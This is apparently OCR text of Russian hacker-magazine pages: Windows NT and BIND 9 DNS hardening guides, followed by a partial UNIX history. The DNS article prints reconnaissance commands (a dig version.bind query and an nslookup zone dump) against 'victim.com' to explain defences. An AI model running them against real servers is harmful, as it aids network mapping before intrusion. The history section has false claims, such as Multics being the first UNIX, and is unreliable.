




С нетбиосом и без

ПОЛЬЗОВАТЕЛЬСКИЕ АККАУНТЫ

Во многих источниках проскакивает информация, что при работе в NT неплохо бы изменить логин администратора (administrator) на что-нибудь менее броское, да и сам Microsoft рекомендует смену имени учетной записи админа как одно из первых действий после установки системы. Теперь-то тебе уже должно быть понятно, для чего такие предосторожности. Есть куча программ (в том числе и упомянутая выше nbtstat), которые могут зафиксировать нахождение пользователя в системе, и если таким пользователем будет Administrator, то это значит, что взломщику нужно будет подбирать только пароль! Поэтому идем в посещенные нами сегодня Local Security Policy -> Security Options, и в политике Rename administratior account задаем свое имя.




Был админ - и вот его не стало

ПОСЛЕДНИЕ ШТРИХИ

После того как мы пофиксили очевидные недочеты, наведем финальный лоск. Эти советы ты наверняка мог прочитать во всех статьях по WinNT, но все же…

Во-первых, отключи все ненужные тебе сервисы. Подчеркиваю - все. Если сомневаешься, выстави режим запуска не в Disabled, а в Manual. Просто если данный сервис понадобится, то система предложит его запустить. Все знают о GUI'вой оболочке управления сервисами (Administrative Tools -> Services), но мало кто слышал про консольную, но более продвинутую утилиту sc.exe. В WinXP она включена по умолчанию, а для Win2000 входит в пакет Win2k Resource Kit. С помощью мощной sc.exe можно проворачивать гораздо больше операций. Так, например, узнаешь, что на самом деле степеней запуска сервисов семь, а не три, как показывает утилита Services.


Во-вторых, как ни банально это звучит, озаботься, чтобы на твоей системе стояли все последние хотфиксы и сервиспаки. Правда, недавняя практика установки SP3 на Win2000 показывает, что не все так гладко, и не все то полезно, что лежит на Microsoft TechNet в разделе Downloads, но это скорее исключение из правил. К тому же MS в целях в том числе и заботы о пользователях представил сканер системы на установленные патчи - MS Baseline Security Analyser (и его расширенную консольную версию nshc.exe). Не пренебрегай этими утилитами, благо проверять свою систему на неустановленные модули обновления еще никогда не было так просто. Между делом замечу, что превратиться в еще одну утилиту для хакеров (как случалось с некоторыми программами из Win2k Resource Kit) MBSA, видимо, не суждено. Ведь для того чтобы просканировать систему, нужно иметь на ней права администратора. Впрочем, не забывай и об остальных популярных сканерах безопасности. Напомню, что всевозможные X-Spider'ы, ShadowSecurityScanner'ы, Retina'ы и прочие Nessus'ы создавались как раз для аудита системы, а не для изучения жертвы. Воспользуйся ими и увидишь, насколько уязвима твоя собственная система.



Прелюдия к апдейту

В-третьих, по возможности никогда не выполняй повседневные дела под аккаунтом администратора, пусть и переименованным. В NT распределение полномочий пользователей основано на списках контроля доступа (ACL - Access Control List), определяющих права доступа юзера к папкам/файлам/ключам реестра. Поэтому в случае подсовывания тебе банального трояна и запуске его от имени администратора, права зловредной программы будут также абсолютными. Если понадобится запустить какую-либо программу под админом, используй встроенную службу RunAs (вызывается по нажатию правой кнопкой мыши по экзешнику или из консоли).

В завершение поставь себе хороший персональный фаервол. Без него сейчас никуда. И помни, что 90% "кибертеррористов" ломают не то, что хотят, а то, что ломается легче всего. Твоя система не будет легкой добычей, правда?



МОЙ DNS - МОЯ КРЕПОСТЬ

Andrushock (andrushock@fromru.com)



МОЙ DNS - МОЯ КРЕПОСТЬ

Сегодня мы с тобой затронем различные аспекты защиты пакета BIND (The Berkley Internet Domain Server), который на протяжении последних лет получил наибольшее распространение в интернете. Последней на момент написания этой статьи была версия 9.2.1, она и была взята мной для детального рассмотрения. Конечно, использование последней версии не гарантирует полную защиту, однако она менее уязвима для удаленных атак, обладает лучшей защищенностью и усовершенствованными механизмами безопасности, по сравнению с четвертыми и восьмыми версиями BIND.

ОБЕСПЕЧЬ БЕЗОПАСНОСТЬ СВОЕМУ DNS-СЕРВЕРУ!

Domain Name System (DNS) - доменная система имен - это распределенная база данных, используемая в интернете для определения соответствия между именами хостов и их IP-адресами.

СТАВИМ НА НОГИ

Итак, забираем сырцы с ftp://ftp.isc.org/isc/bind9/9.2.1/bind-9.2.1.tar.gz, распаковываем архив tar zxvf bind-9.2.1.tar.gz, переходим в созданный каталог cd bind-9.2.1 и выполняем сценарий configure с такими аргументами: CFLAGS="-O2 -funroll-loops -ffast-math -malign-double -mcpu=i686 -march=i686 -fomit-frame-pointer -fno-exceptions" ./configure --prefix=/opt/bind --with-openssl=no --enable-ipv6=no --with-kame=no

Этим мы запрещаем добавление в бинарики отладочной информации (не указываем флажок "-g", который идет по дефолту), включаем оптимизационные фишки, указываем, в какую директорию будем ставить, отменяем поддержку OpenSSL (эта поддержка необходима для DNSSEC - специальных расширений для обеспечения достоверной передачи DNS-данных в масштабах глобальной сети) и отключаем поддержку IPv6 - новой версии протокола IP, так как она пока не получила широкого распространения, естественно, если что нужно - включаем =). Для Linux-систем с версиями ядра меньше 2.2.18 и 2.3.99 необходимо также добавить параметр "--disable-threads".

Производим сборку: make и устанавливаем: make install. Все, инсталляция завершена, но это только начало...

САЖАЕМ ДЕМОНА В ПЕСОЧНИЦУ

По умолчанию демон named в системе работает с правами суперпользователя. Если злоумышленник успешно выполнит атаку на DNS-сервер, то он получит возможность выполнять команды от имени root. Как ты понимаешь - это не есть хорошо, и мы этого не допустим. Для того чтобы избежать связанного с этим возможного ущерба, нам необходимо запускать named от имени непривилегированного пользователя и в chroot()'ной среде - среде с измененным для демона корневым каталогом, который на самом деле является обычным каталогом в файловой системе. Если пользователя и группы named еще в системе не существует, то добавляем:

groupadd -g 53 named


adduser -c "Domain Name Service" -d /var/named -g named -u 53 -s /bin/false -r named

В *BSD будет выглядеть так:

useradd -c "Domain Name Service" -d /var/named -g named -u 53 -s /sbin/nologin named
И строим песочницу - виртуальную файловую систему для нашего DNS-сервера:
mkdir -p /var/named
cd /var/named/
mkdir -p dev etc var/log var/named var/run var/stat
Каталог /var/named будет корневым, а его подкаталоги необходимы для файлов устройств, конфигов, логов, зонных файлов, pid-файла и файлов статистики named.
Далее в поддиректории dev создаем необходимые для работы демона файлы устройств null и random:
mknod --mode=666 null c 1 3
mknod --mode=644 random c 1 8
Для *BSD следует использовать другие старшие и младшие версии устройств:
mknod -m 666 null c 2 2
mknod -m 644 random c 2 3
И передадим syslogd в скрипте /etc/rc.d/init.d/syslog ключ для создания дополнительного сокета в chroot()'ной среде (таких сокетов в системе может быть не более 19, в OpenBSD не более 20):
SYSLOGD_OPTIONS="-a /var/named/dev/log -m 0"
FreeBSD'шные пользователи прописывают в /etc/defaults/rc.conf и вместо ключа "-a" используют "-l", OpenBSD'шные ищут в /etc/rc.conf секцию syslogd_flags и используют, как и Linux-юзеры, параметр "-a".
Так, теперь нам для корректной работы демона необходимо изменить расположение некоторых системных файлов в главном конфигурационном файле named.conf в разделе options:
directory "/var/named"; //указываем рабочий каталог named с файлами зон
pid-file "/var/run/named.pid"; //путь к pid-файлу
dump-file "/var/stat/named_dump.db"; //путь к файлу с дампом базы данных
statistics-file "/var/stat/named.stats"; //путь к файлу со статистикой DNS-сервера
Обрати внимание, что в этих директивах мы уже указываем абсолютный путь относительно chroot()'ного каталога /var/named. На этом мы временно остановимся и перейдем к рассмотрению средств защиты в файле named.conf.

И СНИТСЯ НАМ НЕ ЗОНА МАЙКРОСОФТА

По своей сути DNS - это иерархическая база данных с IP-адресами, именами хостов и некоторым их описанием. Любой пользователь, сделав специальные запросы, используя утилиты dig, host и nslookup, может получить от по умолчанию настроенного DNS-сервера файл зонной пересылки, с помощью которого без особого труда сможет составить топологию внутренней сети, узнать IP-адреса, имена узлов, определить серверы зон (NS записи), почтовые ретрансляторы (MX записи), географическое месторасположение (LOC записи), информацию об узлах (TXT записи) и т.д. Для того чтобы ограничить запросы, посылаемые нашему DNS-серверу, противодействовать атакам с целью имитации доменного имени и отказа в обслуживании, необходимо воспользоваться списками управления доступом (Access Control List, ACL) или криптографической аутентификацией.



Сколько всего интересного…

Обычно для каждого сервера задаются как минимум два списка в самом начале файла named.conf: один с IP-адресами хостов из так называемой "доверенной" сети, второй с недопустимыми IP-адресами.

```
//доверенные подсети
acl "trusted" {
        127.0.0.1;
        192.168.1/24;
        192.168.5/24;
};
//кому явно запретить доступ
acl "fakenets" {
        0.0.0/8;
        1.0.0/8;
        2.0.0/8;
        169.254.0/16;
        224.0.0/3;
        10.0.0/8;
        172.16.0/8;
};
```

И теперь для всех случаев, т.е. для глобального определения поведения нашего сервера описываем:

```
options {
        ...
        allow-transfer { none; }; //кому мы можем передавать нашу зону
        allow-query { trusted; }; //кому мы отвечаем на запросы
        allow-recursion { trusted; }; //кто нам может посылать рекурсивные запросы
        blackhole { fakenets; }; //кого игнорируем
        ...
};
```

Присутствует возможность ограничения передачи конкретно для каждой зоны, например:

```
zone "myexample.net" {
        type master;
    file "db.myexample.net";
        allow-transfer { IP-адрес_вспомогательного_DNS_сервера; };
};
```

и в named.conf вспомогательного DNS-сервера прописываем:

```
zone "myexample.net" {
        type slave;
        file "backup.myexample.net";
        masters { IP-адрес_основного_DNS_сервера; };
        allow-transfer { none; };
};
```

К другим элементам подсистемы безопасности можно отнести секции и директивы:

а) allow-update - определяем, кто может делать динамические обновления. По умолчанию динамические обновления запрещены. Директива используется в связке DNS и DHCP серверов, например:

```
zone "myexample.net" {
        type master;
        file "db.myexample.net";
        allow-update { IP-адрес_DHCP_сервера; };
};
```

б) allow-notify - определяем, от кого помимо мастер-сервера будем получать уведомления об изменениях зоны:

```
options {
        allow-notify { IP-адрес; };
};
```


в) listen-on - на какие сетевые интерфейсы и на какой порт подвешиваем нашего демона (по умолчанию используются все доступные интерфейсы и 53 порт):

```
options {
        listen-on { 192.168.1.1 port 53; 192.168.5.1 port 53; };
};
```

г) version - меняем отклик на запрос версии BIND

```
options {
        version "Secure by custom";
};
```

NEXT



Скрываем версию

Для того чтобы узнать версию BIND, можно воспользоваться утилитой dig, сделав соответствующий запрос:


```
/opt/bind9/bin/dig @victim.com chaos txt version.bind.
```

В ответ получим что-то типа:

```
;; ANSWER SECTION:
version.bind.       0     CH     TXT     "9.2.1"
```

А для получения полного дампа базы данных DNS-сервера заюзаем nslookup:

```
nslookup
> server victim.com
Default Server:  victim.com
Address: ip_addr_of_victim.com
?     ls -d victim.com
?
```



Юниксоид

МОЙ DNS - МОЯ КРЕПОСТЬ


Andrushock (andrushock@fromru.com)


д) bogus - задаем с помощью этой директивы, какие серверы никогда нельзя опрашивать:


```
server 192.168.6.1 {
        bogus yes;
};
```


е) кто может удаленно админить наш DNS-сервер:

```
controls {
        inet * allow { any; } keys { "id_rndc_key"
};
}
```









Архиполезная инфа:

- Максим Коновалов "Securing Bind"
- "Chroot-BIND-HOWTO"
- "FreeBSD Handbook" раздел 17.9 DNS
- Dave Lugo "Dual chrooted BIND/DNS Servers"
- Craig H. Rowland "Securing DNS"
- BIND 9 Administrator Reference Manual
- Cricket Li "Securing An Internet Name Server"
- Paul Vixie "DNS and BIND Security Issues"
- Squire James "Domain name takeover and spoofing"
- AusCERT "Denial of Service attacks using the DNS"

ИСТИНА ГДЕ-ТО В ЛОГАХ

Без сомнения, особое внимание необходимо уделить подсистеме журнальной регистрации демона named, которая конфигурируется в секции logging файла named.conf. Сначала мы определим каналы - места назначений посланных сообщений, затем категории журналирования и имена каналов, куда будут приходить эти сообщения.

```
logging {
        channel chroot_logfile {
        file "/var/log/named.log" versions 3 size 300k; //задаем лог-файл, количество ротаций и его размер
    severity debug 3; //указываем серьезность (можно выставить info)
        print-category yes; //добавляем метку с категорией
        print-severity yes; //добавляем метку с уровнем серьезности
        print-time yes; //добавляем метку с временем
        };
        category default { default_syslog; chroot_logfile; }; //записываем в syslog-поток и в лог-файл все сообщения, для которых не был назначен канал
    category security { chroot_logfile; }; //записываем разрешение и запрещение запросов в лог-файл
    category queries { chroot_logfile; }; //регистрируем запросы в лог-файл
        category lame-servers { null; }; //не регистрируем сообщения о серверах, которые якобы обслуживают зону
};
```

ЗАПУСК ДЕМОНА НА ОРБИТУ

Ну вот, последние приготовления сделаны (размещение named.conf и файлов зон в соответствующих каталогах песочницы, а также расставление пермишенов я оставляю на твоей совести ввиду отсутствия места), осталось запустить named:

```
/opt/bind/sbin/named -c /etc/named.conf -u named -t /var/named -n 1
```

Здесь все просто: указываем конфиг из песочницы, от имени какого пользователя запускаем, с каким измененным корневым каталогом и сколько кристаллов на нашей мамке. Далее смотрим в логи, чтобы убедиться в успешной загрузке нашего демона:

```
tail /var/log/messages
```

КАК ЗА ОГНЕННОЙ СТЕНОЙ

Да, с запуском мы немного поспешили, так как еще необходимо протокол DNS подружить с брандмауэром, т.е. создать набор правил фаервола для обеспечения корректной работы нашего DNS-сервера (разработку сценария firewall я также возлагаю на твои мужественные/женственные плечи). Дело осложняется несколькими вещами: DNS работает и по UDP, и по TCP - обычные запросы идут по UDP; если объем данных, отправленных одним DNS-сервером, превышает размер DNS-датаграммы, то соединение продолжается, но уже с использованием TCP; зонные передачи между серверами также выполняются по TCP. Но и это еще не все. DNS-серверы посылают другим DNS-серверам запросы, используя не 53 порт, а случайно выбранный непривилегированный (с 1024 по 65535) с использованием UDP, так же, как и DNS-клиенты. Для решения последнего "недоразумения" можно воспользоваться следующей директивой:

```
options {
        query-source address * port 53;
};
```

ЗЫ

На этом спешу закончить, хотя многое осталось за бортом. Например, рассмотрение спецификаций: TSIG для обеспечения безопасного взаимодействия между DNS-серверами в пределах небольшой локальной сети с помощью сигнатур транзакций с применением симметричной схемы шифрования; DNSSEC для проверки подлинности источников и передаваемых данных, их целостности в рамках глобальной сети с помощью шифрования с открытым ключом; TKEY для автоматического генерирования секретного ключа на двух DNS-серверах. Поэтому, если будут вопросы - милости прошу, адрес наверху.

/quit Andrushock not supported by kernel


МС
МОБИЛЬНЫЕ
КОМПЬЮТЕРЫ
МЕЧТЫ
СБЫВАЮТСЯ!
СКОРО
С CD!
Не надо ничего
скачивать из интернета
Не надо ничего
искать на Горбушке
Не надо нервничать
Самый нужный софт
для Palm, Psion,
PocketPC, ноутбуков,
цифровых камер
и сотовых телефонов
на одном диске
СКОРО!
Журнал
«Мобильные Компьютеры» с CD

Юниксоид

ВСЕЛЕННАЯ UNIX

TanaT (TanaT@hotmail.ru)



UNIX - это целый мир. Как и во всяком другом, в нем царит разнообразие - десятки различных лицензий, дистрибутивов и версий. UNIX - это лабиринт. Разобраться в хитросплетении программного обеспечения и операционных систем сложнее, чем найти верный курс посреди океана. Благо морякам помогают навигационные приборы и карты, а юниксоид может рассчитывать только на себя. И на одноименную рубрику. Сегодня мы научимся ориентироваться в различных лицензиях и дистрибутивах, узнаем, откуда взялось все это многообразие, и зачем оно нужно.

ВСЕЛЕННАЯ UNIX

ЭТУ ИСТОРИЮ ДОЛЖЕН ЗНАТЬ КАЖДЫЙ!

Взгляд в прошлое

История UNIX началась в 1969 году с работы Кена Томпсона и Денниса Ритчи на позабытом всеми компьютере PDP-7. Тогда была разработана первая версия ОС UNIX. Она называлась Multics. Этот экспериментальный проект открыл новые перспективы развития в области разработки ОС. Он был своего рода мамонтом - древним и неповоротливым. Поэтому Multics быстро погиб. Уже через год после его создания все те же два сотрудника AT&T Bell Laboratories целенаправленно приступили к разработке новой ОС. Так появилась первая нормальная UNIX.

Но время не стояло на месте - уже через три года судьба преподнесла подарок новорожденной. Денис Ритчи переписал ее на языке С, который он сам и придумал. С этого времени UNIX могла работать на компьютерах различной архитектуры. Первое время она использовалась только внутри Bell Labs, но довольно быстро вышла за ее рамки. Благодаря стабильности, переносимости и открытому коду, UNIX почти сразу стала весьма популярной.

GPL vs. BSD

Начнем мы с самого главного - лицензии. Когда ты покупаешь CD с какой-нибудь ОС и пытаешься ее проинсталлировать, то первое же диалоговое окно будет содержать лицензионное соглашение. Эта ситуация характерна для любого ПО. Ибо лицензия - это документ, регулирующий взаимоотношения между разработчиками и пользователями. Он регламентирует все их права и обязанности. Лицензия - своего рода аналог обычного закона, где государство заменено производителем, а граждане - пользователями. Когда впервые появился UNIX, его основной идеей была переносимость. В то время существовало великое мно-



жество всевозможных архитектур, и новая ОС начала быстро распространяться, стала своего рода стандартом. Но добиться переносимости можно лишь одним путем - открытым исходным кодом. Получается, что основной козырь UNIX был бы невозможен без такого привычного для нас open source. Все было бы идеально, если бы UNIX не стал коммерческим продуктом и не имел сторонних разработчиков. Благодаря его открытости, любой программист мог написать свои утилиты под него. Но тогда он должен был предъявить исходники своих новых программ. В таком случае другой человек мог делать с чужими творениями все, что захочет, и выдавать за свое, а первоначальный создатель от этого никак не мог защититься. То есть открытость исходного кода явилась палкой о двух концах: она выгодна пользователям, но не выгодна разработчикам и в то же время является основным козырем UNIX. Таким образом возникла потребность ограничить потребителей и защитить разработчиков. Ведь если этого не сделать, программисты просто перестанут развивать ОС в целом, и все снова вернется к первобытному компьютерному строю. Но вакцина нашлась - ею явилась лицензия. Первой появилась лицензия GPL (General Pubic License). Точнее будет сказать, что GPL - это не сама лицензия, а целый их вид. Итак, она стала определенным стандартом, объявив следующие принципы: все программы должны поставляться с исходными кодами, все изменения к любым программам также должны распространяться с исходным кодом, каждая программа должна содержать информацию об ее разработчиках. На самом деле принципов и положений в самой лицензии намного больше, но разбирать их все не имеет смысла. Таким образом GPL защитила разработчиков ПО от пользователей и модификации кода. Наиболее известной лицензией этого типа является GNU GPL. Под ней распространяются такие ОС, как LINUX, и такое ПО, как GCC (GNU C++ COMPILER). Однако в современном мире нет ничего идеального. Появившаяся лицензия устраивала далеко не всех, что привело к возникновению еще одного типа лицензий. Он не имеет определенного названия, поэтому мы его будем именовать BSD (так как это самый яркий его представитель). Хотя в этих лицензиях очень много общего, кое-чем они все же отличаются. Основное различие состоит в следующем: лицензия BSD (Berkeley Software Distribution) позволяет модифицировать программу (это легко сделать, имея ее исходник) и распространять свое новшество без предоставления исходного кода. Можно сказать, что GPL по сравнению с BSD - более строгая лицензия (ведь она обязывает предоставлять исходники всегда и везде, то есть ограничивает свободу). Следует отметить, что BSD в силу своей мягкости породила огромное число других лицензий, которые являются почти полными ее копиями с незначительными изменениями. В частности к BSD-типу можно отнести: X10, X11/XFree86, FreeBSD...

"ИНФОРМАЦИЯ К РАЗМЫШЛЕНИЮ"

Если ты хочешь выбрать себе в качестве ОС что-нибудь из семейства UNIX, то помимо общих данных учти следующий фактор - время появления новых версий. Чем чаще выходят новые версии, тем меньше времени у разработчиков на их тестирование, тем больше вероятность конфликтов и ошибок в security. И вообще - слишком частый выпуск новых релизов указывает на незавершенность всего продукта (ведь он бурно развивается) и его сырость. Если обратиться к статистике, мы увидим, что чаще всего обновляется LINUX (раз в 3-6 месяцев), потом *BSD (раз в 6-12 месяцев), потом Solaris (1-2 года). Выводы делай сам.

*BSD

В последнее время BSD-системы (не путать с BSD лицензией!) приобрели значительную популярность. Если раньше простые смертные о них даже и не знали, то теперь часто можно встретить статьи о системном программировании под OpenBSD и FreeBSD. BSD UNIX был впервые разработан в Университете Калифорнии в Беркли в 70-х годах прошлого века. Очень интересно сравнить развитие LINUX и BSD. До сих пор Linux не разветвился на различные версии. И хотя существует достаточно много различных дистрибутивов Linux, каждый из которых обладает своими особенностями, ядро Linux - одно. BSD, напротив, разделилась на три различных версии и Mac OS X, которую сейчас можно считать четвертой. Несмотря на то, что BSD-системы имеют много общего, каждая из них заняла свою собственную экологическую нишу. FreeBSD является наиболее специфичной из всех BSD-систем. Она широко используется в качестве высокоскоростной операционной системы на интернет-серверах. Среди ее пользователей можно выделить таких гигантов, как Yahoo и Hotmail. Несмотря на то, что задумывалась она как система для x86, FreeBSD за несколько лет стала более процессоро-независимой. Последняя версия FreeBSD работает и на x86, и на Alpha; поддержка IA-64, PowerPC, Sparc и x86-64 сейчас разрабатывается.

FreeBSD также отличается своим родством с Mac OS X. Части версий 10.0 и 10.1 ОС от Apple (но не ядро или драйвера) были полностью заимствованы из FreeBSD 3.2, которая вышла в середине 1999 г. Но что еще более важно, чем родство кода, так это то, что главный разработчик FreeBSD

NEXT



Юниксоид

ВСЕЛЕННАЯ UNIX

TanaT (TanaT@hotmail.ru)

Если сравнивать с LINUX, то ОС от SUN выигрывает по надежности и стабильности работы. Это не пустые слова: в 2001 году были проведены тесты, в результате которых Solaris легко обогнала многие современные UNIX-системы и LINUX в том числе. К сожалению, мы не можем опубликовать результаты такого тестирования (по сути, оно является чужой собственностью), но если тебе интересно, напиши мне и я вышлю их тебе.
Вообще Solaris очень известна среди корпоративных клиентов и сисдаминов. Первоначально она была выпущена для архитектуры SPARC (Scalable Processor Architecture of RISC Computers - масштабируемая архитектура процессоров RISC-компьютеров), но потом была постепенно портирована и для x86. Так что не только сисопы могут найти, чем поживиться в этом продукте, на месте обычного пользователя я бы тоже обратил на нее внимание. Вот только достать Solaris не так просто...

Джордан Хаббард (Jordan Hubbard) стал сотрудником Apple в прошлом году. Это, безусловно, положительно повлияет на развитие ОС X BSD.
Другая BSD, NetBSD, ставит своей главной задачей повышенную совместимость. NetBSD работает на огромном количестве различных комбинаций процессоров и железа. Пятьдесят таких комбинаций перечислены на главной странице сайта. Последний релиз, версия 1.5.2, работает на 21 платформе, остальные пока в разработке. NetBSD популярна в основном из-за поддержки огромного числа встроенных устройств, хотя и в остальном она является отличной ОС.
Последняя - OpenBSD. Работая на большем числе платформ, чем FreeBSD, и на меньшем, чем NetBSD, OpenBSD ставит своей целью защищенность. Защищенность OpenBSD является прямым следствием использованных в ее разработке методов, которые включают в себя проверку исходного кода ОС на дырки и учет уроков, полученных другими ОС в этой сфере. Разработчики OpenBSD гордятся тем, что за последние 4 года не было найдено ни одной дырки в системе безопасности ОС после default-установки. Это весомый аргумент в пользу любой операционки, которому другие производители могут только позавидовать. Все BSD являются развивающимися проектами. Между ними существует тесное сотрудничество. Одни и те же существенные нововведения используются всеми.



Linux

В 1991 году Линус Торвальдс создал первую неофициальную версию LINUX - 0.01. Конечно, это была неработоспособная ОС, содержащая лишь каркасы ядра и предполагавшая, что ее пользователь сможет сам дописывать нужный код. Да какой там пользователь! Системный программист с 20-летним опытом работы!
Надо сказать, что на первый вариант LINUX никто особого внимания не обратил. Через некоторое время Линус подготовил версию 0.2. Воистину развитие продвигалось черепашьими шагами. Но если первую версию 0.1 все рассматривали как хакерскую ОС, то версия 0.2 обратила на себя внимание огромного числа программистов. Уже через полтора года, в 1993 году появилась первая официальная версия LINUX. Это стало замечательным событием. Дальнейшее развитие протекало очень бурно: думаю, ты сам знаешь не меньше пяти различных дистрибутивов LINUX (на самом деле их намного больше). Уследить за эволюцией новой ОС почти невозможно - многие дистрибутивы умирали через несколько лет после рождения, некоторые объединялись с другими и создавали новые, еще более мощные, продукты. Однако почти каждый современный LINUX нашел своих пользователей. Я общался со многими линуксоидами в России и за границей, поэтому могу сказать, что популярность какого-либо дистрибутива в РФ, вовсе не говорит о его популярности в западных странах. Например, наши пользователи любят (просто обожают) LINUX Mandrake. Любой же забугорный сисадмин морщится при ее упоминании. Думаю, они относятся к ней так же, как мы к Win95 или даже к MS-DOS. Что же они предпочитают? А любят они LINUX Red Hat и Slackware. Вот это считается нормальной ОС, на которой можно работать. У нас же Red Hat, безусловно, популярен, а вот, что касается Slackware, то тут уж извините. Многие об этой ОС не знают ничего кроме названия. Так что на досуге обрати внимание на последние два дистрибутива. Определенной популярностью пользуются дистрибутивы Samba и ASP, но, конечно, поклонников у них гораздо меньше. Вот список тех дистрибутивов LINUX, которые можно свободно купить в нашей стране: Mandrake, ASP, ALT, Slackware, Red Hat, Suse, Debian, Ros, Caldera, Corel. Думаю, рассказывать о редких экземплярах не имеет смысла - они либо уже мертвы, либо ими мало кто пользуется. Скажу только, что их насчитывается несколько десятков. Вот несколько названий, которые ты вряд ли слышал: AGNULA, Antarctica, Arch, Bambi, Blue, BU, CRUX, Darkstar.

"ВЕХИ РАЗВИТИЯ UNIX"

1969 г. Кен Томпсон и Деннис Ритчи создают первую UNIX-подобную ОС. Этот динозавр получил название "Multics".

1973 г. Создана уже четвертая версия UNIX. Система переписана на языке C, в результате чего появилась возможность переносить её на компьютеры с различными архитектурами.

1975 г. Написана шестая версия UNIX. Она начинает распространяться за пределами AT&T Bell Laboratories. Появляется первая BSD ОС, основанная на последней версии UNIX.

1982 г. Unix System Group (USG) в составе AT&T разработала System III, один из стандартов Unix.

1983 г. Несколько исследовательских групп объединились в Unix System Development Lab. В результате появилась первая сопровождаемая Unix-версия "System V".

1984 г. Создана BSD 4.2.

1989 г. Начала распространяться Unix System V Release 4 (SRV4). Эта ОС объединила в себе System V, BSD и XENIX (Unix-версия от фирм Microsoft и Intel).

1991 г. Линус Торвальдс создает Linux.

1992 г. Unix System Laboratory (USL - организована в 1991г.) выпустила последнюю опорную версию Unix System V Release 4.2.


1993 г. Выпущена последняя версия BSD Unix 4.4.

Solaris

